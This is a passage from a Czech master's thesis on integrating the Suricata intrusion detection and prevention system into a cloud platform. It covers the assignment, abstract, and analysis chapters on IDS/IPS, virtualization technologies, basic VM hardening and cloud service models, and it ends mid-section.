FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

ZADÁNÍ DIPLOMOVÉ PRÁCE

Název:	Využití softwaru Suricata v cloudovém systému
Student:	Bc. Petr Beneš
Vedoucí:	Ing. Jiří Chludil
Studijní program:	Informatika
Studijní obor:	Počítačová bezpečnost
Katedra:	Katedra informační bezpečnosti
Platnost zadání:	Do konce letního semestru 2020/21

Pokyny pro vypracování

1) Analyzujte systémy pro monitorování provozu na síti IDS a IPS.
2) Analyzujte strukturu virtualizačních nástrojů a jejich funkci v systému.
3) Navrhněte možnosti integrace monitorovací aplikace Suricata do cloudového systému.
4) Navrhněte možnosti centrálního monitoringu a to jak sítě, tak i virtuálních strojů.
5) Implementujte navržené systémy do cloudového systému BigCloud.
6) Za účelem penetračního testování vytvořte sadu šablon s operačními systémy Debian a Windows, které nebudou řádně zabezpečeny.
7) Implementované řešení podrobte penetračním testům.

Seznam odborné literatury

Dodá vedoucí práce.

prof. Ing. Róbert Lórencz, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 17. prosince 2019

FAKULTA
INFORMAČNÍCH
TECHNOLOGIÍ
ČVUT V PRAZE

Diplomová práce

Využití softwaru Suricata v cloudovém systému

Bc. Petr Beneš

Katedra informační bezpečnosti
Vedoucí práce: Ing. Jiří Chludil

27. května 2020

Poděkování

Chtěl bych poděkovat svému vedoucímu Ing. Jiřímu Chludilovi a firmě S.I.C. s.r.o., že mi umožnili vypracovat tuto práci.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. Dále prohlašuji, že jsem s Českým vysokým učením technickým v Praze uzavřel dohodu, na základě níž se ČVUT vzdalo práva na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona. Tato skutečnost nemá vliv na ust. § 47b zákona č. 111/1998 Sb., o vysokých školách, ve znění pozdějších předpisů.

V Praze dne 27. května 2020 .....

České vysoké učení technické v Praze
Fakulta informačních technologií

Odkaz na tuto práci

Beneš, Petr. *Využití softwaru Suricata v cloudovém systému.* Diplomová práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2020.

Abstrakt

Analytická část práce je zaměřena na IPS a IDS systémy, popisuji, k čemu slouží a jaké jsou mezi nimi rozdíly. Analyzuji, jakým způsobem probíhá virtualizace a jaké jsou virtualizační nástroje využívané v cloudových systémech.

V návrhové části práce píšu o možnostech monitorování, uvažuji nad otázkami, kam umístit monitorovací stroj, aby bylo možné efektivně sledovat komunikaci na síti, jakým způsobem s tímto monitorovacím strojem komunikovat, jak ho spravovat a podobně. Důraz je kladen na bezpečný návrh, aby monitorovací zařízení nevytvářelo nové vektory útoku.

V implementační části ukazuji, jak byly jednotlivé části implementovány, popisuji, jak vytvořit monitorovací stroj a vysvětluji, jakým způsobem bylo vytvořeno testovací prostředí. V rámci přípravy testovacího prostředí bylo vytvořeno i několik virtuálních strojů, které obsahují aplikace se známou zranitelností.

V testovací části nejdříve popisuji, jak probíhalo testování monitorovacího zařízení, poté jednotlivých částí systému, a nakonec i testování celého systému. Ukazuji zde i vygenerované záznamy softwaru Suricata, které byly vytvořeny při testování funkčnosti pravidel.

Klíčová slova IDS, IPS, Suricata, Cloud Computing, Network Monitoring

Abstract

The analytical part of the work is focused on IPS and IDS systems; I describe what they are used for and the differences between them. I analyze how virtualization works and what are the virtualization tools used in cloud systems.

In the design part of the work I write about the possibilities of monitoring, I consider the questions of where to place the monitoring machine, so that it is possible to effectively monitor communication on the network, how to communicate with this monitoring machine, how to manage it and so on. Emphasis is placed on the safe design so that the monitoring device does not create new attack vectors.

In the implementation part, I show how the individual sections were implemented, describe how to create a monitoring machine, and explain how the test environment was created. As part of the preparation of the test environment, several virtual machines were created, which contain applications with known vulnerabilities.

In the test part, I first describe how the monitoring of the monitoring device took place, then the individual sections of the system, and finally, the testing of the entire system. I also show the generated records of the Suricata software, which were created during the testing of the functionality of the rules.

Keywords IDS, IPS, Suricata, Cloud Computing, Network Monitoring

Obsah

Seznam obrázků

Seznam tabulek

Úvod

Služby cloudových serverů jsou stále více žádané, a proto je nutné je chránit. Sledování komunikace po síti je důležitým bezpečnostním prvkem, protože spoustu útoků lze tímto odhalit a zneškodnit v zárodku, než stihnou napáchat škody. V dnešní době se stále potýkáme s hackerskými útoky na systémy nemocnic. Takových nezabezpečených systémů může být ale více. Cloudové systémy jsou také čím dál komplexnější a začíná být komplikovanější je udržovat zabezpečené, proto je třeba se této problematice více věnovat.

V této práci se budu zabývat nasazením monitorovacího softwaru Suricata na cloudový systém Bigcloud. Navrhnu možnosti, jak by se mohlo monitorování provádět a z těchto možností vyberu nejlepší řešení, které se poté nasadí a otestuje. V analytické části se blíže podívám také na cloudové služby a jejich bezpečnost.

Práce navazuje na moji bakalářskou práci: „Monitoring sítě v cloudovém systému“, budu využívat znalosti a informace v ní získané a uvedu je více do praxe. Nebudu tedy v této práci důkladně popisovat věci, které byly obsahem mé bakalářské práce, ale uvedu jen základní informace, které považuji jako nezbytné k pochopení kontextu.

I když je moje práce určena především pro firmu S.I.C. s.r.o. (dále jen SIC), popsané možnosti a způsoby lze zobecnit pro více systémů. Práce může prospět i v mnoha dalších ohledech. Ve své testovací části, jsem vytvořil několik zranitelných strojů, které byly podrobeny penetračním testům. Šablony těchto virtuálních strojů budou přístupné na požádání, zranitelné aplikace jsou přístupné v přiloženém CD, a mohou být tedy využity k dalším edukačním účelům. Popisuji také virtualizaci a virtualizační nástroje použité na cloudovém systému, to může také zajímat širší veřejnost.

Důležité je dbát na bezpečnost návrhu, aby monitorování nevytvářelo nové vektory útoků.

V první kapitole shrnuji, co je cílem této práce. V další kapitole se zabývám analýzou. Nejprve píši o IDS a IPS systémech, pak popisuji virtualizaci, uka-

zuji virtualizační nástroje a služby, které cloudové systémy poskytují. Ve třetí kapitole se zabývám návrhem, tedy způsoby integrace softwaru Suricata do systému, popisuji možnosti instalace, sběru dat, uchovávání dat, řízení softwaru, jeho aktualizací a bezpečnost. Jednotlivé možnosti zhodnocuji a na závěr vybírám nejlepší možnost. V poslední čtvrté kapitole se zabývám testováním návrhu.

Kapitola 1

Cíl práce

Cílem rešeršní části práce je obeznámit čtenáře o tom, co to jsou systémy IDS, IPS, Bigcloud a jaké se používají virtualizační nástroje v cloudových systémech. V analytické části se také zabývám funkcemi a vlastnostmi softwaru Suricata, které jsem při zpracování práce využíval. Dalším cílem této části je analyzovat možnosti virtualizace a také jaké nástroje používají virtualizační služby.

Cílem praktické části je navrhnout, jakým způsobem by bylo možné monitorovat provoz na síti v systému Bigcloud, jak uchovávat vygenerované záznamy softwarem Suricata, jak řídit software Suricata a aktualizovat ho. Ve spolupráci s techniky ze společnosti SIC. navrhnout port mirroring. Důležité je i vytvořit grafické rozhraní, pomocí kterého si mohou uživatele nechat monitorovat své virtuální stroje. Je nutné při návrhu dbát na bezpečnost, efektivitu, aby monitorovací zařízení příliš nezpomalovalo síť, a co nejnižší zátěž pro monitorované stroje. Navržené části poté implementovat. Po vypracování implementační části je potřeba vše otestovat. Vytvořím testovací prostředí, které nejprve sám otestuji a poté nabídnu k vyzkoušení studentům z předmětu BI-EHA (Etické hackování).

Práce bude prospěšná i po edukativní stránce, protože vytvořím několik virtuálních strojů s různými zranitelnostmi, na kterých si studenti mohou vyzkoušet své znalosti v oblasti hackování, případně mohou sloužit pro vyučující předmětů, které se týkají bezpečnosti.

1.1 Motivace

Téma práce vzniklo na základě podnětu od společnosti SIC. Dostal jsem za úkol zabezpečit komunikaci virtuálních strojů ve společné síti. Tato nabídka mi byla poskytnuta na základě mé předchozí spolupráce při tvorbě mé bakalářské práce.

Kapitola 2

Analýza

V této části práce se zabývám analýzou nástrojů, které budu při práci používat nebo se mi budou hodit při vytváření řešení nasazení. Součástí bude i analýza typů cloudových služeb. Zaměřím se také na bezpečnost.

2.1 Systémy IDS a IPS

Systémy IDS a IPS se zaměřují na monitorování a analyzování komunikace probíhající na síti. Liší se pouze tím, jakým způsobem dokáží na události reagovat.

2.1.1 Intrusion Detection System (IDS)

Intrusion Detection System je obranný systém, který slouží pouze ke sledování provozu na síti a nijak do něj nezasahuje. Slouží jako doplněk k firewallu a to tak, že zatímco firewall kontroluje pouze hlavičky TCP/IP, tak IDS čte a prověřuje i obsah každého packetu. Pokud se najde nějaká podezřelá aktivita, tak pouze ohlásí tuto skutečnost předem definovaným způsobem, například zápisem do logu. Těmto aktivitám se říká událost neboli event. Jakým způsobem se zapíší do logu, závisí na způsobu nastavení a stupněm ohrožení, pokud se jedná o něco závažného, tak se v logu objevuje jako alert.

Jak jsem již psal, tak IDS prověřuje obsah každého packetu, kvůli vyhodnocení závažnosti. To, jestli je obsah potenciálně škodlivý anebo ne, určují pravidla, která jsou nezbytně nutná pro chod. Musí je mít všechny IDS. Existuje veřejná databáze pravidel, např. zde `https://rules.emergingthreats.net/`, kde je možné je najít a stáhnout. Naštěstí pravidla pro různé systémy jsou podobná a je možné použít jedna pravidla pro více systémů nebo je lze převést. Pravidla již více rozebírat nebudu, protože jsem již podrobně popsal, jak vypadají a jak fungují ve své bakalářské práci, zde se bez této znalosti obejdu.

Nyní bodově popíšu, co nám IDS zajišťuje:

- Monitoruje a analyzuje aktivity systému a uživatele
- Kontroluje systémové konfigurace a zranitelnosti
- Posuzuje integritu kritických systému a dat
- Statisticky analyzuje aktivity založené na shodě se známými útoky
- Analýza abnormálních aktivit
- Zajišťuje kontrolu operačního systému

Tyto body nám IDS zajistí, nyní uvedu, co přesně umí a naopak, co od něho nemůžeme očekávat, podle toho již bude později vidět hlavní rozdíl mezi IDS a IPS.

IDS může poskytnout:

- přidá větší stupeň integrity do infrastruktury
- dokáže sledovat aktivitu uživatele, odkud kam posílá packety
- dokáže rozpoznat a ohlásit změny dat
- automatizuje úlohu sledování internetu při vyhledávání nejnovějších útoků
- dokáže detekovat, když je systém pod útokem
- může detekovat chyby v konfiguraci systému
- může navádět správce systému při vytváření politik v systému
- může zajistit, aby bezpečnostní managment systému mohl provádět neodborný personál

Naopak, co IDS neposkytuje:

- není možné tím kompenzovat slabé mechanismy identifikace a autentizace
- není možné zkoumat útoky bez zásahu člověka
- nekompenzuje slabiny síťových protokolů
- nekompenzuje problémy v kvalitě informací, které systém poskytuje
- nemůže analyzovat veškerý provoz v zaneprázdněné síti
- nedokáže se vždy vypořádat s útoky na úrovni packetů
- rozhodně není antivirový program, firewall

Analýza IDS byla vytvořena na základě textů [3] [4] [5] [6].

2.1.2 Intrusion Prevention System (IPS)

Intrusion Prevention System jsou systémy, které rozšiřují IDS. Umí tedy totéž, co IDS, ale navíc dokáží i aktivně zasahovat do dění na síti. Softwary, které fungují jako IDS, např. software Suricata nebo Snort, umožňují měnit své chování, tedy mohou fungovat jako IDS i jako IPS.

Pokud IPS zachytí podezřelou aktivitu, tak se vyvolá tzv. akce, která je definována v pravidle, které zachytilo tuto událost.

Akce jsou následující:

1. výstraha – upozorňuje na potenciální nebezpečí vygenerováním události
2. zahození provozu – je možné předtím, než se nebezpečí dostane do sítě provoz zahodit, jsou 3 možnosti provedení
   a) zahození packetu
   b) zahození skupiny packetů daného spojení. Může být definováno na základě zdrojové IP adresy, cílové IP adresy, cílového portu a podobně.
   c) zahození packetů na základě zdrojové IP adresy.
3. blokování – zablokování provozu na vzdálených místech v síti
4. okamžité ukončení TCP spojení
5. povolení – přidání výjimky do pravidel

Pro popis systému IPS jsem využil obdobné zdroje jako v předchozí části ohledně IDS. [3] [4] [5] [6] Podrobnější informace jsou k dispozici v mé bakalářské práci.

2.1.3 Výběr systému

Pracovat budu výhradně se softwarem Suricata, který může fungovat jako IDS i jako IPS. Tento software mi byl doporučen zadavatelem práce a byl i tématem mé bakalářské práce. Napíšu zde několik výhod softwaru Suricata, podrobněji jsem se tomu věnoval ve své bakalářské práci [6].

- distribuován pod licencí GPLv2 a veškeré jeho používání je zdarma
- neustále se na něm pracuje a vyvíjí se
- existují a stále se vytváří nástroje pro ulehčení komunikace s ním, např. Suricatasc, který slouží právě na monitorování stavu softwaru Suricata
- lépe analyzuje packety než konkurenční softwary, packety zpracovává více vláknově, a tedy je možné zpracovávat více packetů naráz, tím pádem dochází k méně výpadkům při analýze vysokorychlostní sítě
- je s ním snadná manipulace a je dobře zdokumentován

2.2 Virtualizační nástroje

V této sekci se zabývám virtualizací obecně. Potřebuji zjistit, jakým způsobem software Suricata spravovat, instalovat a pracovat s ním. Proto potřebuji zanalyzovat, jakým způsobem funguje virtualizace a potřebuji zjistit, jaké softwary virtualizaci umožňují. Ukáži zde virtualizační techniky, způsoby virtualizací a některé konkrétní nástroje. Budu se zaměřovat především na nástroje, které jsou nasazeny na systému Bigcloud, budu uvažovat ale i jejich alternativy.

Pomocí virtualizace se vytváří simulované, někdy označované jako virtuální výpočetní prostředí, namísto fyzického prostředí. Virtualizace často zahrnuje počítačem vytvořené verze hardwaru, operačních systémů, úložných zařízení a dalších. Umožňuje rozdělit jeden fyzický počítač nebo server na několik virtuálních počítačů, které potom mohou pracovat nezávisle na sobě, mohou spouštět různé operační systémy, zatímco sdílí prostředky jediného hostitelského počítače. [7]

Nyní uvedu souhrn několika důvody k virtualizaci, které beru odtud [8]:

- zjednodušení správy
- významná úspora investičních a provozních nákladů
- lepší zhodnocení pořízeného hardware
- snadné vytvoření nového virtuálního serveru
- možnost provozu více operačních systémů na jednom fyzickém serveru
- pružnější změny a migrace ve virtuální infrastruktuře
- rychlé úpravy výpočetní kapacity virtuálního serveru
- obnova starého hardware při zachování starších operačních systémů
- nezávislost na výběru výrobce hardware
- vysoká dostupnost aplikací a služeb
- jednodušší zálohování, obnova ze záloh
- efektivní testovací prostředí

2.2.1 Druhy virtualizací

Existuje více přístupů či technik k virtualizaci. V této části jsem čerpal informace z těchto zdrojů [9] [10] [11] [12].

- emulace(simulace)
  - Virtuální stroj simuluje celý hardware. Tento přístup je nejuniverzálnější, ale nejméně výkonný. Je implementována širokou škálou technik od stavových automatů až pod dynamickou rekompilaci na plně virtualizovaných platformách. Umožňuje na libovolné platformě spustit systém jiné architektury.
  - příklady – Bochs, PearPC, Microsoft Virtual PC pro PowerPC, QEMU bez akcelerace
- plná (softwarová) virtualizace
  - Již se neemuluje procesor, vše ostatní ano. Virtuální stroj simuluje dostatečné množství hardwaru tak, aby umožnil oddělený běh neupraveného operačního systému hosta určený pro stejný druh procesoru. Vyžaduje se tedy aby hostovaný i hostující systém měly stejnou architekturu. Pro každý systém se totiž vytváří identický obraz fyzické architektury. Hostovaný operační systém má tedy k dispozici stejnou instrukční sadu. Binárně se přepisují jednotlivé instrukce uvnitř virtuálu. Jedná se o nejběžnější druh virtualizace. Dochází zde ke snížení výkonu oproti paravirtualizaci, protože je oddělena fyzická a programová vrstva, hypervizor emuluje fyzické vybavení a většinu operací provádí ve vlastním softwaru, místo toho, aby to vykonával hardware přímo.
  - příklady – KVM, XEN, VirtualBox, VirtualPC, VMware Server, Hyper-V
- částečná virtualizace (virtualizace adresního prostoru)
  - Virtuální stroj simuluje více instancí mnoha prostředí hardwaru, na kterém běží hostitel, především adresního prostoru. Proto můžeme zde mluvit o virtualizaci adresního prostoru. Takové prostředí podporuje sdílení zdrojů a izolaci procesu, ale neoddělí instance hostovaných operačních systémů.
  - příklady – použit u CTSS, IBM M44/44X a zřejmě i u OpenVMS

- paravirtualizace
  - Virtuální stroj nemusí emulovat hardware, ale místo toho nabízí API, to ale vyžaduje upravený hostovaný systém. Zajišťuje vysoký výkon, protože většinu výpočetního výkonu realizuje skutečný procesor, komunikuje se přímo s jádry. Systémové volání hypervizoru se nazývá hypercall.
  - příklady – VMWare, XEN, Hyper-V
- virtualizace na úrovni operačního systému
  - Jedná se o nejméně abstraktní způsob virtualizace. Virtualizuje se fyzický server na úrovni operačního systému, což umožňuje běh více izolovaných virtuálních serverů na jednom fyzickém serveru. Pro svůj běh vyžívá jedno jádro operačního systému.
  - příklady – OpenVZ, FreeBSD Jail, Solaris Zones
- aplikační virtualizace
  - Desktopové nebo serverové aplikace mohou běžet ve zvláštním virtuálním stroji. Taková aplikace běží v malém virtuálním prostředí obsahující komponenty nutné ke spuštění, např. položky registrů, soubory, proměnné prostředí a další. Toto prostředí se chová jako vrstva mezi aplikací a operačním systémem.
  - příklady – JAVA Virtual Machine, .NET Framework, Wine

2.2.2 Virtualizační systémy

Nyní vás seznámím s několika konkrétními virtualizačními systémy, které implementují virtualizační techniky, které jsem popsal výše.

- **KVM**
  KVM je open source virtuální technologie pro systémy Linux. Umožňuje využívat počítač jako hypervisor, který dokáže zajistit běh několika virtuálních strojů v izolovaném virtuálním prostředí. Každý virtuální stroj je implementován jako regulární proces s dedikovaným virtuálním hardwarem jako síťová karta, grafický adapter, CPU, a další.

  Nyní uvedu několik jeho vlastností:

  - bezpečnost – používá kombinaci Security-Enahnced Linux (SELInux) a secure virtualization (sVirt), aby zajistil bezpečnost a izolovanost virtuálních strojů
  - úložiště – dokáže využívat jakéhokoli úložiště podporované Linuxem, podporuje sdílení jednoho virtuálního stoje více uživateli

  - memory manager – dědí vlastnosti správy paměti z Linuxu, paměť virtuálních strojů může být swapována, zálohována a podobně
  - živá migrace – podporuje živou migraci, což je proces přesunutí virtuálního stroje mezi fyzickými komponentami bez toho, aby se omezily služby
  - výkon a škálovatelnost – dědí se z Linuxu a při zvyšování počtu požadavků se škálování přizpůsobí požadavkům

  Informace pro popis KVM jsem získal odtud [13].

- **XEN**
  Jedná se o open source virtualizační software. Umožňuje běh několika virtuálních strojů na jednom fyzickém hardwaru, přitom jsou opět izolované. Virtuální stroje běží paravirtualizovaně, jádro hosta tedy musí být upraveno, aby se nemohly používat instrukce, které se dají používat pouze v privilegovaném režimu. Jádro operačního systému totiž neběží v supervisor mode, ale na méně privilegované úrovni v závislosti na tom, zda se používá architektura 32bit nebo 64bit. Pro vykonávání privilegovaných instrukcí slouží hypervizor, který je zprostředkovatelem mezi hardwarem a virtuálními stroji. Hypervizor spravuje přístup k paměti a operačnímu hardware, slouží i k monitorování a administraci virtuálních strojů. Xen není začleněn v jádře Linuxu. [14] [15]

- **VirtualBox**
  Jedná se o multiplatformní virtualizační nástroj. Dá se používat jak na operačním systému Windows, tak i na Linuxu/Unixu nebo Mac OS. Momentálně je vyvíjen společnostní Oracle, ale původním vývojářem je Innotek GmbH. VirtualBox lze buď získat jako binární soubor anebo lze získat jeho zdrojové kódy. VirtualBox funguje na bázi plné virtualizace.

  Základními funkcemi jsou:

  - podpora více jazyků
  - snapshoty – podpora ukládání aktuálních obrazů stavu virtuálního stroje
  - seamless mode – tento režim umožňuje přemístit vybranou aplikaci z virtuálního stroje do hostitelského systému, uživatel díky tomu může pracovat s aplikacemi od Microsoftu na Linuxu
  - podpora přenosu obsahu schránky
  - sdílené složky
  - speciální ovladače a nástroje pro snadnější přepínaní mezi systémy
  - ovládání přes příkazovou řádku
  - podpora hardwarové virtualizace – podporuje technologie společností Intel T a AMD AMD-V

VirtualBox ale ještě obsahuje rozšířené funkcionality proprietární verze. Tyto funkce se vyskytují v komerční verzi:

- remote display protocol (RDP) server – funkce pro podporu běžícího RDP serveru nad všemi virtuálními stroji a umožňuje připojení k nim pomocí protokolu RDP
- podpora USB – podpora připojení USB zařízení do virtuálních strojů
- USB over RDP – funkce umožňující připojení v kombinaci s RDP serverem připojení USB zařízení ze vzdáleného klienta do virtuálního stroje
- iSCSI initiator – podpora iSCSI s možností připojování dalších takových zařízení do virtuálních strojů
- balíček extension pack – podpora pro USB 3.0, VirtualBox RDP, PXE boot pro síťové karty Intel

Tuto část věnovanou VirtualBoxu jsem bral odtud [16].

2.2.3 Virtuální stroj

Virtuální stroj je software nebo počítačový soubor, obvykle se označuje jako image, který se chová jako skutečný počítač. Poskytuje uživateli stejné prostředí, jaké by měl v samotném hostitelském operačním systému. Je izolovaný od zbytku systému čili software ve virtuálním stroji jej nemůže opustit. [17]

Tato vlastnost se často využívá pro:

- testování operačních systémů
- přístup k datům napadenými viry
- vytváření záloh operačního systému
- pouštění softwaru na operačních systémech, pro které nebyly určeny

Důležité je se také zaměřit na bezpečnost virtuálních strojů. Konkrétně se nyní budu věnovat obecným pravidlům, jak zabezpečit virtuální stroj s operačním systémem Linux. Je důležité mít na paměti, že bezpečnost stojí na bezpečnosti nejslabšího článku. Obecná pravidla pro zabezpečení:

- je důležité mít dobré a silné heslo, shrnu některá obecná pravidla pro vytváření hesla


  1. heslo se nesmí shodovat s uživatelským jménem
  2. heslo by mělo obsahovat kombinaci alfanumerických znaků
  3. heslo by mělo být dostatečně dlouhé, čím delší, tím déle trvá ho prolomit
  4. heslo by mělo být silné, ale zároveň by si ho měl uživatel dokázat zapamatovat, aby nebylo napsané na papírech nebo v souborech, ke kterému by se mohl útočník dostat

- více uživatelů by nemělo mít stejné heslo, pokud se prolomí u jednoho, prolomí se u ostatních
- je třeba vhodně nakonfigurovat příkaz sudo
- je vhodné omezit skupinu uživatelů, kteří mají vzdálený přístup ke stroji přes ssh, nastavuje se v souboru `/etc/ssh/sshd_config`
- je dobré zablokovat vzdálený přistup přes ssh na uživatele root
- můžou se monitorovat pokusy o přihlášení a blokovat stroje, které se pokouší neoprávněně dostat na stroj
- je třeba si dát pozor na software, který nabízí síťové služby, které neumíme nakonfigurovat nebo které jsou nakonfigurovány špatně, mohou zanechávat otevřené porty, které mohou využít útočníci

Existují i zdarma online nástroje pro zkontrolování bezpečnosti. Známý je například `https://www.ssllabs.com/ssltest/`, který zkontroluje certifikáty na dané doméně, zkontroluje konfiguraci protokolů a další.

2.2.4 Typy cloudových služeb

Nyní se zaměřím na jednotlivé typy cloudových služeb. Konkrétně uvedu zde modely SaaS, IaaS a PaaS a ukáži jejich výhody. Na obrázku 2.1 je vidět jejich porovnání.



Obrázek 2.1: Porovnání SAAS, PAAS, IAAS [1]

2.2.4.1 SaaS

Model SaaS (software jako služba) umožňuje uživatelům připojit se ke cloudovým aplikacím a využívat je přes internet. Je to způsob poskytování licencí software, kde si zákazník nekupuje přímo licenci na software, ale pouze si software pronajímá. Jedná se tedy především o cenový model. Veškerá podpůrná infrastruktura, middleware, software a data aplikace jsou umístěné v datovém centru poskytovatele služeb. Poskytovatel služeb spravuje hardware, software a zajišťuje dostupnost a bezpečnost aplikace a dat.

Mezi častými službami bývají webové e-mailové služby (Outlook, Hotmail), ke kterým se uživatelé mohou přihlásit pomocí internetového účtu z libovolného počítače. Další častou službou jsou například kalendáře, kancelářské nástroje (Microsoft Office 365).

Zdrojem informací pro SaaS bylo [18] [19].

Základním rozdílem mezi SaaS a klasickým pořizováním licencí software je:

- software zakoupený klasickou formou má licenci na dobu neurčitou, jenže software časem zastarává, pro aktualizaci je třeba zaplatit za údržbu nebo dokoupit verzi novou
- software zakoupený v SaaS modelu je na dobu určitou, ale neustále se aktualizuje, obvykle se platí formou předplatného měsíčně nebo ročně

Nyní když víme, co to je model SaaS, tak shrnu některé jeho výhody:

- není potřeba žádného speciálního hardware, instalovat či aktualizovat software nebo middleware, vhodné třeba pro organizace, které nemají prostředky na nákup, nasazení a správu potřebné infrastruktury
- platí se pouze za to, co se používá, služba SaaS se automaticky přizpůsobuje úrovni využití
- přístup k datům odkudkoli, není potřeba se starat o vývoj aplikací, které by šly spouštět na různých typech počítačů a zařízení, protože to je na poskytovateli služeb

2.2.4.2 PaaS

PaaS (platforma jako služba) je úplné prostředí pro vývoj a nasazení v cloudu, které poskytuje prostředky, které umožňují dodat cokoli od jednoduchých cloudových aplikací po větší podnikové aplikace s podporou cloudu. Prostředky se kupují od poskytovatele cloudových služeb pomocí předplatného a přistupuje se k nim internetovým připojením. Vlastník služby spravuje pouze vyvíjené aplikace a služby, zbytek spravuje poskytovatel cloudové služby.

PaaS zahrnuje infrastrukturu (servery, úložiště, sítě), middleware, vývojářské nástroje, služby business intelligence, systémy správy databází a další nástroje.

Je navržený tak, aby podporoval celý životní cyklus webové aplikace, podporuje tedy sestavení, testování, nasazení, správu a aktualizace aplikace.

Informace pro PaaS jsem čerpal z [20].

PaaS se obvykle používá v následujících scénářích:

- vývojová architektura – PaaS poskytuje architekturu, na které mohou vývojáři stavět, například cloudové funkce obsahuje v sobě již velké množství kódu, které vývojáři nemusí psát znovu
- analytické funkce a funkce business intelligence – poskytnuté nástroje v PaaS umožňují analyzovat data, získávat náhledy a další
- poskytovatelé PaaS mohou poskytovat další služby, které vylepšují aplikace, jako například plánování, zabezpečení

Mezi výhody PaaS se řadí:

- obsažené nástroje mohou snížit dobu psaní kódu jiných aplikací, protože obsahuje předpřipravené aplikační komponenty integrované přímo v platformě
- snazší a efektivnější vývoj pro více platforem
- díky předplatnému není software tak drahý a můžou si ho dovolit jednotlivci
- vývojáři mohou přistupovat do systému odkudkoli
- podpora životního cyklu aplikací

2.2.4.3 IaaS

IaaS (infrastruktura jako služba) je výpočetní infrastruktura okamžitě připravena, která je poskytována a spravována přes internet. Služba rychle škáluje podle toho, jak se využívá, a díky tomu se platí jen za to, co se opravdu využívá. Zákazník se díky tomuto vyhne kupováním drahého hardwaru případně spravování vlastních datacenter. Pomocí tohoto modelu si zákazník pronajímá jednotlivé služby, které potřebuje.

Typickými oblastmi, kde se využívá IaaS jsou:

- vývoj a testování – lze snadno sestavit a rozebrat vývojová a testovací prostředí rychle a ekonomicky
- hostování webů – přes IaaS může být provozování levnější než tradiční hostování webů
- úložiště, zálohování a obnovení dat – není potřeba investovat do hardware na uchovávání dat, není potřeba řešit jejich správu
- webové aplikace – IaaS poskytuje infrastrukturu pro podporu webových aplikací, webových serverů, lze snadno škálovat infrastrukturu podle potřeby

- analýza velkých objemů dat

Nyní když víme, co to IaaS je a kdy se dá použít, tak přistoupím k jeho výhodám.

- snižuje investiční náklady i průběžné výdaje
- zlepšuje kontinuitu podnikových procesů a zotavení po havárii
- rychlé zvýšení výpočetní infrastruktury
- rychlá škálovatelnost prostředků
- zvýšení stability, spolehlivosti a podporovatelnosti – poskytovatel služeb zajišťuje správu i upgrade infrastruktury
- lepší zabezpečení – poskytovatel cloudové služby může zajistit lepší zabezpečení aplikací a dat, než kterého se dosáhne vlastními prostředky
- nové aplikace se dostanou k uživatelům rychleji díky rychlému rozšíření infrastruktury

Informace o IaaS jsem bral odtud [21].

2.2.5 Virtualizované části systému

V této sekci se zaměřím na jednotlivé části systému, které se virtualizují. V této sekci budu využívat informací odtud [22] [23].

- **Virtualizace serverů**
  Umožňuje využít naplno výkon serveru tím, že ho rozdělí na několik virtuálních serverů, z nichž každý bude mít vlastní operační systém. Tímto způsobem se dá odvést více práce s méně prostředky, což ve výsledku sníží výdaje za hardware a celkové provozní náklady.

- **Virtualizace aplikací a plochy**
  Aby mohli uživatelé používat aplikace, které jsou nainstalované na vzdálených počítačích, z vlastních zařízení, tak díky této virtualizaci se aplikace mohou nainstalovat na centrální server a na nich je budou uživatelé používat. Díky tomu mohou uživatelé používat aplikace odkudkoli a aktualizace či opravy se provádí pouze na centrálním serveru.

- **Virtualizace sítě**
  Usnadňuje programování a zřizování sítí, například vyrovnání zátěže nebo používání firewallu, aniž by bylo nutné zasahovat do infrastruktury sítě.

  Síťovou virtualizací se označuje proces kombinace hardwarových a softwarových zdrojů a síťové funkcionality v jeden celek a tou je virtuální síť.

Existují různé nástroje, které nabízí síťovou virtualizaci, součástmi virtuální sítě jsou:

- síťový hardware – switche, síťové karty
- síťové prvky – firewall, rozložení zátěže
- sítě – VLAN, virtuální stroje, kontejnery
- síťová úložiště
- síť M2M prvků – 4G HLR, SLR zařízení
- síť mobilních prvků – notebooky, tablety, mobilní telefony
- síťová média – ethernet, fibre channel

Virtuální síť se označuje buď jako externí, kombinuje mnoho sítí či části sítí do virtuální jednotky, nebo interní, poskytuje síťovou funkcionalitu softwarovým kontejnerům na jednom systému. [24]

- **Externí síťová virtualizace**
  V tomto druhu virtualizace je jedna či více lokálních sítí kombinovaných anebo rozdělených do virtuálních sítí s cílem zlepšit účinnost velké podnikové sítě. Důležitými komponenty jsou VLAN a switch. Těmito komponentami dokáže správce systému nakonfigurovat systémy fyzicky připojené do stejné lokální sítě v různých virtuálních sítích. [24]
- **Interní síťová virtualizace**
